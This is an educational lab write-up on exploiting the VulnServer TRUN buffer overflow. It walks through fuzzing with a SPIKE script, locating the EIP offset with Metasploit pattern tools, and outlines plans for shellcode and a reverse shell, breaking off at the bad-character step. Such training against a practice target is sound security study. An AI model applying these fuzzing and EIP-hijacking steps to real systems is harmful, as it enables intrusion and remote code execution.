

Buffer Overflow Vulnerability

About:

This write-up explains how buffer overflow exploits work, which is when attackers make a program crash and take control by sending more data than it can handle. It covers the basics of buffer overflows, how to find weaknesses in programs, and step-by-step instructions on creating an exploit. You'll also learn how to bypass common security measures and write simple code to take advantage of the vulnerability. This guide is aimed at beginners in cybersecurity and those interested in learning how buffer overflows happen and how to prevent them.

Objectives:

1. Recreating VulnServer Vulnerability:
 - Recreate the VulnServer vulnerability accurately.
 - Ensure that the vulnerability is reproduced with all its functionalities intact.
2. Proof of Concept Video (1-2 minutes):
 - Create a concise video demonstrating the vulnerability.
 - The video should clearly illustrate the steps to exploit the vulnerability.
 - Keep the duration of the video between 1 to 2 minutes.
3. Detailed Report:
 - Write a comprehensive report detailing the vulnerability.
 - Include an overview of the vulnerability, its impact, and potential risks.
 - Provide a step-by-step explanation of how the vulnerability can be exploited.- Include any necessary technical details or code snippets.
 - Offer recommendations for mitigation or patching the vulnerability.
4. Exploit Development:
 - Develop the exploit for the vulnerability in C/C++ programming language.
 - Develop an additional exploit for the vulnerability in Rust/Nim programming language.

VulnServer Vulnerability:

Vulnserver is a vulnerable application developed for exploit development. The vulnerability in this application is a buffer overflow vulnerability in its ‘TRUN’ command.

Buffer overflow occurs when the data entered in the buffer is more than it can hold, thus it causes an overflow. This excess data is overwritten in adjacent memory and thus makes the application vulnerable to attacks. It can be exploited to access the shell of the target PC.

Steps for exploitation:

1. Identify the vulnerability: send inputs into the TRUN command and find the length of input required to cause the crash.
2. Controlling EIP: generate a unique payload to calculate the offset at which the EIP gets overwritten. Send the pattern to VulnServer. Analyze the crash.
3. Redirect EIP to ESP: overwrite the EIP value after the offset with such an address that will point its next instruction to ESP.
4. Generate shellcode: generate a shellcode to be sent in the exploit that will be stored in the stack. Include NOP sled before the shellcode and after the EIP jmp esp address to maintain a predictable delay.
5. Send final exploit: send the above generated final exploit to the target machine and catch the shell on a reverse tcp handler.

Setup:

Download Vulnserver on Windows 10 Virtual Machine and recreate the vulnerability accurately. Ensure that the vulnerability is reproduced with all its functionalities intact.

Download Link For VulnServer - <https://thegreycorner.com/vulnserver.html>


Install and set up Immunity Debugger for efficient debugging of the vulnerable executable.

Install Nim on Kali Virtual Machine for developing the exploits.

Procedure:

Open cmd on windows and terminal on kali VMs respectively.


Run ipconfig and ifconfig respectively to retrieve the IP addresses of both the VMs.



Ping each other to confirm that a network connection is established.

Else run the vulnserver on windows and use the command `nc -nv -windowsIP- 9999` in kali terminal to check if a connection is established with the vulnserver.

After checking the connection, check if the buffer overflow vulnerability really exists. This can be done by sending a spike file to fuzz the vulnserver with a long string of characters.



Using a text editor make a file test.spk and insert the following code in it:

```


S_readline();
S_string("TRUN ");
S_string_variable("fuzzing_variable_string");

```


Execute the test.spk by running the following command:

```
generic_send_tcp -windowsIP- 9999 test.spk 0 0
```

A crash is caused due to the fuzzing and thus the vulnserver can be exploited for a buffer overflow vulnerability.




As we can see around 5000 fuzzing variables are sent to cause the crash, develop an exploit sending 5000 or more characters to cause a buffer overflow.



Open Immunity Debugger on your Windows VM, import the vulnserver executable file by entering the correct path and run the vulnserver by clicking the play button on the top. To run the above exploit, execute the following command in your Kali terminal:

`nim c -r el.nim`



As we can see in the Immunity Debugger, a crash has occurred.

The huge amount of ‘X’ (Hex: \x58) sent by our exploit has caused the crash and the EIP (Extended Instruction Pointer) is also overwritten with ‘X’s.

The EIP holds the value of the next set of instructions that are to be executed. So in order to exploit the vulnserver, we need a control of the EIP register and thus we can make it point to any instruction we desire. In order to do so, we need to know that after how many numbers of ‘X’s does the EIP get overwritten, i.e. we have to calculate the offset.


To do this, we have to generate a random pattern of characters. This can be done by executing the following command on the Kali terminal:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 6000
```


When we send this random pattern in an exploit to cause a crash, the EIP gets overwritten by a unique set of 4 characters and not all 4 ‘X’s. Thus we can determine that after how many characters does this string of 4 characters appear which overwrites the EIP. The offset can be determined by executing the following command:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 6000 -q 386F4337
```


Here, we get a match at offset 2003.



Now to cross-check if the EIP gets overwritten correctly after the offset 2003, develop an exploit with character strings of 2003 ‘X’s, 4 ‘Y’s and rest ‘Z’s.



Now send this exploit in the same manner as that of the previous exploits and check for the EIP register.




We can see that the EIP register is overwritten with '59595959', i.e. 4 'Y's after an offset of 2003 characters. Thus we have complete control over our EIP register.


Now we have to make sure that the addresses that we have entered are always processed correctly or else we won't be able to exploit the executable.

There are some characters which can cause our payload to not execute properly and thus the exploit might fail. So we have to generate a list of possible bad characters for the execution. This can be done using the mona library by executing the following command:

